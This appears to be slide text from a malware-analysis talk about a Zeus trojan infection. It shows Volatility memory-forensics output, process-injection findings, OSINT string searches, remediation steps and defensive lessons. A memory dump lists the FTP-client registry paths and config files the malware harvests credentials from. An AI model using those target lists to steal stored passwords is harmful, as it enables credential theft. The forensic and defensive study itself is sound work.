0x063d13e0	wscntfy.exe	900	1076	0x0d940280	2013-02-18 16:13:49	
0x064f3da0	services.exe	684	640	0x0d940080	2013-02-18 16:13:37	
0x0650ca50	ebeb.exe	1704	1588	0x0d940260	2013-02-18 16:13:39	2013-02-18 16:13:39
0x06515da0	ctfmon.exe	1696	1588	0x0d940240	2013-02-18 16:13:39	
0x065197e8	svchost.exe	980	684	0x0d940100	2013-02-18 16:13:38	
0x0651c9f8	spoolsv.exe	1564	684	0x0d9401c0	2013-02-18 16:13:38	
0x0651e030	smss.exe	610	558	0x0d940060	2013-02-18 16:13:37	

- However malware is obviously still running (DNS)
- Remainder of processes seem valid (correct process names & filepaths), also all files checked against VirusTotal
- Most likely seeing advanced technique for “process injection”

Malware Advanced Analysis

➤ Process injection:

- Check specific process handles for running PID's: Adobe Reader Launcher, PID 1688

```

1  python vol.py --profile=WinXPSP3x86 -f R&M.dd handles --pid=1688 > 00.pid.1688.dump.txt
2
3
4  Volatile Systems Volatility Framework 2.2
5
6
7  Offset (V)      Pid      Handle      Access Type      Details
8  -----
9  0xe10096e0     1688     0x4         0xf0003 KeyedEvent      CritSecOutOfMemoryEvent
10 0xe14fdb50     1688     0x8         0x3 Directory     KnownDlls
11 0x8630b418     1688     0xc         0x100020 File           \Device\HarddiskVolume1\Documents and Settings\
12 0x862fe878     1688     0x10        0x100020 File           \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.VC80.C
13 0xe14e4030     1688     0x14        0xf000f Directory     Windows
14 0xe1895330     1688     0x18        0x21f0001 Port
15 0xe1696ac8     1688     0x1c        0xf001f Section
16 0x862ff4b0     1688     0x20        0x21f0003 Event
17 0x86335190     1688     0x24        0xf037f WindowStation  WinSta0
18 0x86350208     1688     0x28        0xf01ff Desktop        Default
19 0x86335190     1688     0x2c        0xf037f WindowStation  WinSta0
20 0xe19a24d8     1688     0x30        0x20f003f Key           MACHINE
21 0xe167ca48     1688     0x34        0x2000f Directory     BaseNamedObjects
22 0x8649c460     1688     0x38        0x1f0003 Semaphore     shell.{A48F1A32-A340-11D1-BC6B-00A0C90312E1}
23 0x862fff58     1688     0x3c        0x1f0003 Event
24 0x862fcc08     1688     0x40        0x100020 File           \Device\HarddiskVolume1\WINDOWS\WinSxS\x86_Microsoft.Window
25 0xe1864898     1688     0x44        0x20f003f Key           USER\S-1-5-21-854245398-1580436667-1060284298-1003
26 0x8624eda8     1688     0x48        0x1f03ff Thread        TID 1724 PID 1688
27 0x86372da0     1688     0x4c        0x1f0001 Mutant      {97213600-4B65-BE3C-B369-B06DAC10937F}
28 0x86255320     1688     0x50        0x1f0003 Event
29 0x8630ca50     1688     0x54        0x1f0fff Process      epeb.exe (1704)
30 0x864479c0     1688     0x58        0x100003 Semaphore
31 0x864479f8     1688     0x5c        0x100003 Semaphore

```

Malware Advanced Analysis

➤ Demo!

➤ Game Over?

- Very difficult to find once resident
 - No easily visible traits: no process ID, no TaskManager, even SysInternals
 - Although, 'autoruns' does show us
 - Excellent visibility with memory forensics: startup key, process behaviours
- Network analysis certainly best indicator

➤ What next?

- Zeus removal from infected systems?
 - Disable auto-run key
 - Delete binary, scan and re-scan
 - Or paranoid-mode! Trojan malware cannot be trusted.. Time for a fresh build

➤ Prevention is the only cure!

Malware Analysis: OSINT

- Slightly different approach: File properties, comments, sloppy (or, planted?) code

7C94798C	75 16	JNZ SHORT ntdll.7C9479A4	
7C94798E	68 CA7B947C	PUSH ntdll.7C947BCA	ASCII "This->PrivateUsedString != NULL"
7C947993	68 22020000	PUSH 222	
7C947998	68 EA7B947C	PUSH ntdll.7C947BEA	ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C94799D	68 0A7C947C	PUSH ntdll.7C947C0A	ASCII "Internal error check failed"
7C9479A2	^EB 9E	JMP SHORT ntdll.7C947942	
7C9479A4	8B4F 28	MOV ECX, DWORD PTR DS:[EDI+28]	

```


SubsystemVersion.....: 4.0
InitializedDataSize.....: 160768
ImageVersion.....: 0.0
ProductName.....: fallTheirSimple
FileVersionNumber.....: 2.7.729.93
UninitializedDataSize.....: 0
LanguageCode.....: English (U.S.)
FileFlagsMask.....: 0x0000
FullVersion.....: 2.7.729.93
CharacterSet.....: Windows, Latin1
LinkerVersion.....: 7.1
OriginalFilename.....: 2.7.729.93.exe
MimeType.....: application/octet-stream
Subsystem.....: Windows GUI
FileVersion.....: 2.7.729.93
TimeStamp.....: 2012:11:02 10:49:59
FileType.....: win32 EXE
PEType.....: PE32
InternalName.....: wheretry
ProductVersion.....: 2.7.729.93
FileDescription.....: fallTheirShould
OSVersion.....: 4.0
FileOS.....: Win32
LegalCopyright.....: Copyright 2011
MachineType.....: Intel 386 or later
CompanyName.....: fallTheir, Inc.
CodeSize.....: 306176
FileSubtype.....: 0
ProductVersionNumber.....: 2.7.729.93
EntryPoint.....: 0x42119
ObjectFileType.....: Executable application
  
```

```

ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "(This->PrivateDynamicallyAllocatedString == NULL) !! (This->PrivateDynamicallyAlloca
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "rus.Length <= this->PrivatePreallocatedString->MaximumLength"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "This->PrivateUsedString != NULL"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "This->PrivateUsedString != NULL"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "sxsisol_SearchActCtxForDllName"
ASCII "[%x.%x] SXS: %s - Relative redirection plus env var expansion.%"
ASCII "!(askd.Flags & ACTIVATION_CONTEXT_SECTION_KEYED_DATA_FLAG_FOUND_IN_SYSTEM_DEFAULT)"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "Status != STATUS_NOT_FOUND"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
ASCII "Status != STATUS_SXS_SECTION_NOT_FOUND"
ASCII "d:\nt\base\ntdll\sxsisol.cpp"
ASCII "Internal error check failed"
UNICODE ".mui"
UNICODE ".mui\"
UNICODE "C:\WINDOWS"
UNICODE ".mui\Fallback\"
UNICODE ".mui"
UNICODE ".mui"
UNICODE ".mui"
ASCII "LdrRelocateImageWithBias"
ASCII "%s: %s() failed 0x%lx!0x%lx: OldBase : %p0x%lx: NewBase : %p0x%lx: Diff : 0x%lx"
UNICODE "..."
  
```

Malware Analysis: OSINT

➤ Public reference to same strings



Google

Web Images More ▾ Search tools

3 results (0.07 seconds)

[Diamondo25 - Pastebin.com](#)
pastebin.com/bifjLBGB
 Sep 9, 2010 – 7C947A65 PUSH 7C947B56 **ASCII "d:\nt\base\ntdll\sxsisol.cpp"**.
 7C947A6A PUSH 7C947B76 ASCII "Internal error check failed". 7C947A7E ...

[【求助】破解网络验证 - 看雪安全论坛](#)
bbs.pediy.com › 初学者园地 › 『求助问答区』
 Oct 6, 2007 – 7C9 push **ASCII "SXS: Assembly storage map probing root %wZ for ...**
 7C9 push **ASCII "SXS: Found good storage root for %wZ at index %lu",LF ...**

[这个软件怎么找不到ASCII的注册信息-『脱壳破解区』吾爱破解论坛【L...](#)
www.52pojie.cn › 论坛
 Aug 20, 2012 – 这个软件怎么找不到**ASCII**的注册信息,吾爱破解论坛【LCG】【LSG】...
 7C967A65 push ntdll.7C967B56 **d:\nt\base\ntdll\sxsisol.cpp**. 7C967A6A ...

Malware Analysis: OSINT

➤ PasteBin with very similar code, plus some comments and explanations!

PASTEBIN | #1 paste fool since 2002

PASTEBIN

create new paste

trending pastes

Diamondo25

BY: A GUEST ON SEP 9TH, 2010 | SYNTAX: NONE | SIZE: 109.91 KB | HITS: 316 | EXPIRES: NEVER.
[DOWNLOAD](#) | [RAW](#) | [EMBED](#) | [REPORT ABUSE](#)

Text strings referenced in ntdll		
Address	Command	Comments
7C90FC59	MOV DWORD PTR DS:[ECX],7C90FDFC	ASCII "Actx "
7C913220	PUSH 7C91325C	ASCII "RtlLockHeap"
7C913288	PUSH 7C9132C4	ASCII "RtlUnlockHeap"

```

7C947A5B PUSH 7C947B46          ASCII "This != NULL"
7C947A65 PUSH 7C947B56          ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C947A6A PUSH 7C947B76          ASCII "Internal error check failed"
7C947A7E PUSH 7C947B96          ASCII "(This->PrivateDynamicallyAllocatedString ==
NULL) || (This->PrivateDynamicallyAllocatedString->Buffer == NULL)"
7C947A88 PUSH 7C947C06          ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C947A8D PUSH 7C947C26          ASCII "Internal error check failed"
7C947AA1 PUSH 7C947C42          ASCII "rUS.Length <=
This->PrivatePreallocatedString->MaximumLength"
7C947AAB PUSH 7C947C82          ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C947AB0 PUSH 7C947CA2          ASCII "Internal error check failed"
7C947AB7 PUSH 7C947CBE          ASCII "This->PrivateUsedString != NULL"
7C947AC1 PUSH 7C947CDE          ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C947AC6 PUSH 7C947CFE          ASCII "Internal error check failed"
7C947AD6 PUSH 7C947D1A          ASCII "This->PrivateUsedString != NULL"
7C947AEB PUSH 7C947D3A          ASCII "d:\nt\base\ntdll\sxsisol.cpp"
7C947AED PUSH 7C947D5A          ASCII "Internal error check failed"
7C947D0B PUSH 7C948002          ASCII "sxsisol_SearchActCtxForDllName"
7C947DE3 PUSH 7C9480A2          ASCII "[Nx.Nx] SXS: Ns - Relative redirection plus

```

001562B8	le; MSIE 5.0; Windows 98).....Content-Length:Location:GET %s H	
001562F8	TTP/1.0..Host: %s..Accept: /*.*.Accept-Encoding: identity, *;q=0	
00156338	..Connection: close..User-Agent: Mozilla/4.0 (compatible; MSIE 5	
00156378	.0; Windows 98).....*.*.*.HWID.(%08X-%04X-%04X-%02X%02X-	
001563B8	%02X%02X%02X%02X%02X%02X).GetNativeSystemInfo.kernel32.dll.IsWow	
001563F8	64Process.Software\Far\Plugins\FTP\Hosts.Software\Far2\Plugins\F	
00156438	TP\Hosts.Software\Far Manager\Plugins\FTP\Hosts.Software\Far\Sav	
00156478	edDialogHistory\FTPHost.Software\Far2\SavedDialogHistory\FTPHost	
001564B8	.Software\Far Manager\SavedDialogHistory\FTPHost.Password.HostNa	
001564F8	me.User.Line.wcx_ftp.ini.\GHISLER.InstalIDir.FtpIniName.Software	
00156538	\Ghisler\Windows Commander.Software\Ghisler\Total Commander.\Ips	
00156578	witch.Sites.\Ipswitch\WS_FTP.\win.ini..ini.WS_FTP.DIR.DEFDIR.CU	
001565B8	TEFTP.QCHistory.Software\GlobalSCAPE\CuteFTP 6 Home\QCToolbar.\Glo	
001565F8	balSCAPE\CuteFTP 6 Professional\QCToolbar.Software\Glo	
00156638	balSCAPE\CuteFTP 7 Home\QCToolbar.Software\GlobalSCAPE\CuteFTP 7	
00156678	Professional\QCToolbar.Software\GlobalSCAPE\CuteFTP 8 Home\QCTo	
001566B8	olbar.Software\GlobalSCAPE\CuteFTP 8 Professional\QCToolbar.\Glo	
001566F8	balSCAPE\CuteFTP.\GlobalSCAPE\CuteFTP Pro.\GlobalSCAPE\CuteFTP L	
00156738	ite.\CuteFTP.\sm.dat.Software\FlashFXP\3.Software\FlashFXP.Softw	
00156778	are\FlashFXP\4.InstallerDataPath.path.Install Path.DataFolder.\S	
001567B8	ites.dat.\Quick.dat.\History.dat.\FlashFXP\3.\FlashFXP\4.\FileZi	

0012EEF0	00000000	
0012EEF4	00000000	
0012EEF8	7C915199	RETURN to ntdll.7C915199
0012EEFC	0012EF38	
0012EF00	001300E4	
0012EF04	00000047	
0012EF08	001300D4	
0012EF0C	00130000	ASCII "Actx "
0012EF10	00000238	
0012EF14	7C91538B	RETURN to ntdll.7C91538B from ntdll.bsearch
0012EF18	0012EF38	
0012EF1C	001602E0	
0012EF20	00000000	
0012EF24	001602E0	
0012EF28	001602E8	
0012EF2C	0012EFD4	
0012EF30	001310A4	ASCII "SsHd,"
0012EF34	F60E87FC	
0012EF38	00000000	
0012EF3C	7C915721	RETURN to ntdll.7C915721 from ntdll.RtlHashUnic
0012EF40	0012EF3C	

Malware Analysis: OSINT

➤ Similar code on Chinese forum, again with some interesting comments on code and behaviours

看雪安全论坛 > 初学者园地 > 『求助问答区』
 【求助】破解网络验证

KSSD kanxue.com 注册账号 搜索论坛

该主题：“【求助】破解网络验证”因在一定的时间内没有任何回复而自动关闭。
 如果您还对该主题感兴趣或者想参与对此主题的讨论，请您重新发表一篇相关的新主题。

发新话题 主题锁定

heye
 ☆☆☆
 初级会员

资料:
 注册日期: Sep 2007
 帖子: 2
 精华: 0
 现金: 202 Kx
 致谢数: 0
 获感谢文章数: 0
 获会员感谢数: 0

1 2007-10-06, 16:13:27 【求助】破解网络验证

文本字符串参考位于 ntdll.txt
 地? 反汇? 文本字符串

```

7C9  retn      (初始 CPU 选择)
7C9  add       UNICODE "USERPROFILE=C:\Documents and Settings\All Users"
7C9  mov       ASCII "Actx"
7C9  push     ASCII "RtlLockHeap"
7C9  push     ASCII "RtlUnlockHeap"
7C9  push     UNICODE "S-1-"
7C9  push     UNICODE "\REGISTRY\USER\"
7C9  mov       UNICODE "Kernel32.dll"
7C9  mov       UNICODE ".dll"
7C9  mov       ASCII "Refcount"
7C9  mov       ASCII "Derefcount"
7C9  mov       ASCII "Refcount"
7C9  mov       ASCII "Derefcount"
7C9  push     UNICODE "\Registry\Machine\Software\Microsoft\Windows NT\Curr
7C9  imul    UNICODE "Find ASCII"
  
```

```

This != NULL
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
(This->PrivateDynamicallyAllocatedString == NULL) || (This->
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
rUS.Length <= This->PrivatePreallocatedString->MaximumLe
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
This->PrivateUsedString != NULL
d:\nt\base\ntdll\sxsisol.cpp
Internal error check failed
This->PrivateUsedString != NULL
  
```

Malware Analysis: OSINT

- Another great source... **Zeus User Guide!**
 - Zeus Source Code and Guide leaked in May 2011
 - Describes in detail the code, configurations and operations
 - By November 2012 some is obsolete – new code is bigger and better/worse..

- **Various online resources, studies and analysis**

- Dr.Ken Baylor: **Understanding Bot-Nets by Building One**
 - BlackHat 2012 Presentation
 - Full video on www.youtube.com

➤ **Lessons learned**

- Emails were dispersed and accurate. Most likely personal device with malware?
- Technical security failures: anti-spam, anti-virus, logs & alerts, firewalls, etc.
- People were best defence!
- Expect more, expect worse

➤ **Technical Triage**

- Check, block & alert for domain list, IP, file signatures, *CRYPTED0* (firewalls, IDS, proxies)
- Check workstations, users (remote?), network, proxy-access
- DNS queries: known sites but also IDS rule for ‘unusual frequency of unknown hosts’
- SIEM – intelligent correlations across sites – multiple proxies, firewalls, anti-virus

➤ **Forget anti-virus, forget the perimeter...**

- Endpoint protection: DEP, HIPS, patching and secure builds, non-admin rights, GPO

➤ **Best defence is situated between the chair and the keyboard**

Thanks!

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